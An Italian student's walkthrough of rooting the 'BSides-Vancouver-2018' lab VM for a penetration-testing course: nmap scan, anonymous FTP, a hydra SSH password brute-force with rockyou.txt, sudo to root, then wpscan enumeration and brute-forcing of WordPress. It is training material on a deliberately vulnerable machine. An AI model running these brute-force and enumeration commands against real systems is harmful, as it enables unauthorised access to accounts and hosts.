Traccia


Obiettivo: ottenere i privilegi di root della macchina virtuale "BSides-Vancouver-2018".

Scopo


Una dimostrazione di come abbiamo assimilato gli argomenti trattati durante il secondo modulo EPICODE denominato "The core of a Penetration Testing: The Exploit phase" fino ad ora.

Procedimento step-by-step

Per prima cosa installo l'ova della macchina su VirtualBox e configuro la scheda di rete per farla apparire nel mio laboratorio virtuale



Accendo la macchina per avere una idea di cosa sia



Procedo con Kali per scoprire l'indirizzo IP della mia prossima vittima Sudo arp-scan -l

La mia prossima vittima è stata identificata: 192.168.1.80

Inizio con l'enumerazione di tutte le porte con nmap nmap -Pn -n -A 192.168.1.80 -p-

```
-$ nmap -Pn -n -A 192.168.1.80 -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-09 13:30 EDT
Nmap scan report for 192.168.1.80
Host is up (0.00064s latency).
Not shown: 65532 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.5
 ftp-anon: Anonymous FTP login allowed (FTP code 230)
 _drwxr-xr-x 2 65534 65534
                                       4096 Mar 03 2018 public
  ftp-syst:
 FTP server status:
       Connected to 192.168.1.11
       Logged in as ftp
      TYPE: ASCII
       No session bandwidth limit
      Session timeout in seconds is 300
      Control connection is plain text
      Data connections will be plain text
      At session startup, client count was 2
       vsFTPd 2.3.5 - secure, fast, stable
 End of status
22/tcp open ssh OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
 ssh-hostkey:
   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
   256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp open http Apache httpd 2.2.22 ((Ubuntu))
 http-robots.txt: 1 disallowed entry
 _/backup_wordpress
 http-server-header: Apache/2.2.22 (Ubuntu)
| http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:58:A2:16 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE
HOP RTT ADDRESS
1 0.64 ms 192.168.1.80
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.36 seconds
```

Inizio dalla porta 21 (protocollo ftp) con Anonymous login abilitato ftp 192.168.1.80, nella riga Name scrivo "Anonymous"

```
(kali⊕ kali)-[~]

$ ftp 192.168.1.80

Connected to 192.168.1.80.
220 (vsFTPd 2.3.5)

Name (192.168.1.80:kali): Anonymous
230 Login successful.

Remote system type is UNIX.

Using binary mode to transfer files.
ftp> ■
```

Sbircio con Is

```
ftp> ls
229 Entering Extended Passive Mode (||28930|).
150 Here comes the directory listing.
drwxr-xr-x 2 65534 65534 4096 Mar 03 2018 public
226 Directory send OK.
```

Provo a salire la scala con cd public

```
ftp> cd public
250 Directory successfully changed.
```

Sbircio con Is

```
ftp> ls
229 Entering Extended Passive Mode (|||45852|).
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 31 Mar 03 2018 users.txt.bk
226 Directory send OK.
```


Recupero il file con get

Vedo cosa contiene il file

```
(kali⊗ kali)-[~]
$ cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

Abbiamo gli users(?)

Mi viene voglia di ascoltare la canzone: The Only Thing They Fear Is You



Rip and tear

Provo a sfruttare la lista di user per entrare in ssh (visto il servizio è attivo tramite porta 22)

Provo con tutte le users trovate nel file

ssh abatchy@192.168.1.80

```
(kali⊗ kali)-[~]
$ ssh abatchy@192.168.1.80
abatchy@192.168.1.80: Permission denied (publickey).
```

ssh john@192.168.1.80

```
(kali⊕ kali)-[~]
$ ssh john@192.168.1.80
john@192.168.1.80: Permission denied (publickey).
```

ssh mai@192.168.1.80

```
____(kali⊕ kali)-[~]
$ ssh mai@192.168.1.80
mai@192.168.1.80: Permission denied (publickey).
```

ssh anne@192.168.1.80

```
(kali⊗kali)-[~]

$ ssh anne@192.168.1.80

anne@192.168.1.80's password:

Permission denied, please try again.

anne@192.168.1.80's password:
```

(ho fatto un tentativo con la password goduria123 ma non è andato a buon fine)

ssh <u>doomguy@192.168.1.80</u>

```
(kali⊕ kali)-[~]

$ ssh doomguy@192.168.1.80

doomguy@192.168.1.80: Permission denied (publickey).
```

Dalla regia mi dicono: "hydra scelgo te!!!"

Uso il comando hydra -l anne -P /usr/share/wordlists/rockyou.txt -e nsr -t4 -f ssh://192.168.1.80

(-e nsr aggiunge ai try: password vuota;password=utente;utente=password)

(-f fa in modo che hydra si fermi dopo aver trovato la prima password)

```
| Kali@ kali | -[~]
| hydra -l anne -p /usr/share/wordlists/rockyou.txt -e nsr -t4 -f ssh://192.168.1.80
| Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-09 16:47:15
| [WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
| [DATA] max 4 tasks per 1 server, overall 4 tasks, 14344402 login tries (l:1/p:14344402), ~3586101 tries per task
| [DATA] attacking ssh://192.168.1.80 login: anne password: princess
| ISTATUS| attack finished for 192.168.1.80 (valid pair found)
| 1 of 1 target successfully completed, 1 valid password found
| Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-09 16:47:39
```

Entro come "anne" in ssh: ssh anne@192.168.1.80 ma questa volta conosciamo la password

```
(kali@ kali)-[~]
ssh anne@192.168.1.80
anne@192.168.1.80's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

* Documentation: https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Mar 4 16:14:55 2018 from 192.168.1.68
anne@bsides2018:~$
```

Sono dentro!

Eseguo sudo -l per vedere i privilegi attuali

anne@bsides2018:~\$ sudo -l
[sudo] password for anne:
Matching Defaults entries for anne on this host:
 env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin

User anne may run the following commands on this host:
 (ALL : ALL) ALL

ALL... Eseguo sudo -s per il game over (?)

anne@bsides2018:~\$ sudo -s root@bsides2018:~# Ciao mamma sono root Ciao: command not found

Come mi sento?



Cerco di fare breccia anche col protocollo http: faccio un salto sulla porta 80




It works!


This is the default web page for this server.

The web server software is running but no content has been added, yet.

Gioco con gli url e le diciture di nmap 192.168.1.80/robots.txt



192.168.1.80/backup_wordpress



Un pro del settore (grazie chatGPT) mi consiglia wpscan

```
| Contact | Cont
```

Inserisco il comando wpscan --url 192.168.1.80/backup_wordpress -e ap -e u

```
[i] User(s) Identified:

[+] john
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[+] admin
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)
```

Inserisco il comando wpscan --url 192.168.1.80/backup_wordpress -U "john" -P /usr/share/wordlists/rockyou.txt Dopo 15 minuti sono allo 0,1% dei tentativi e mi rendo conto di non avere a disposizione abbastanza tempo.



Non importa... sono gia root.

#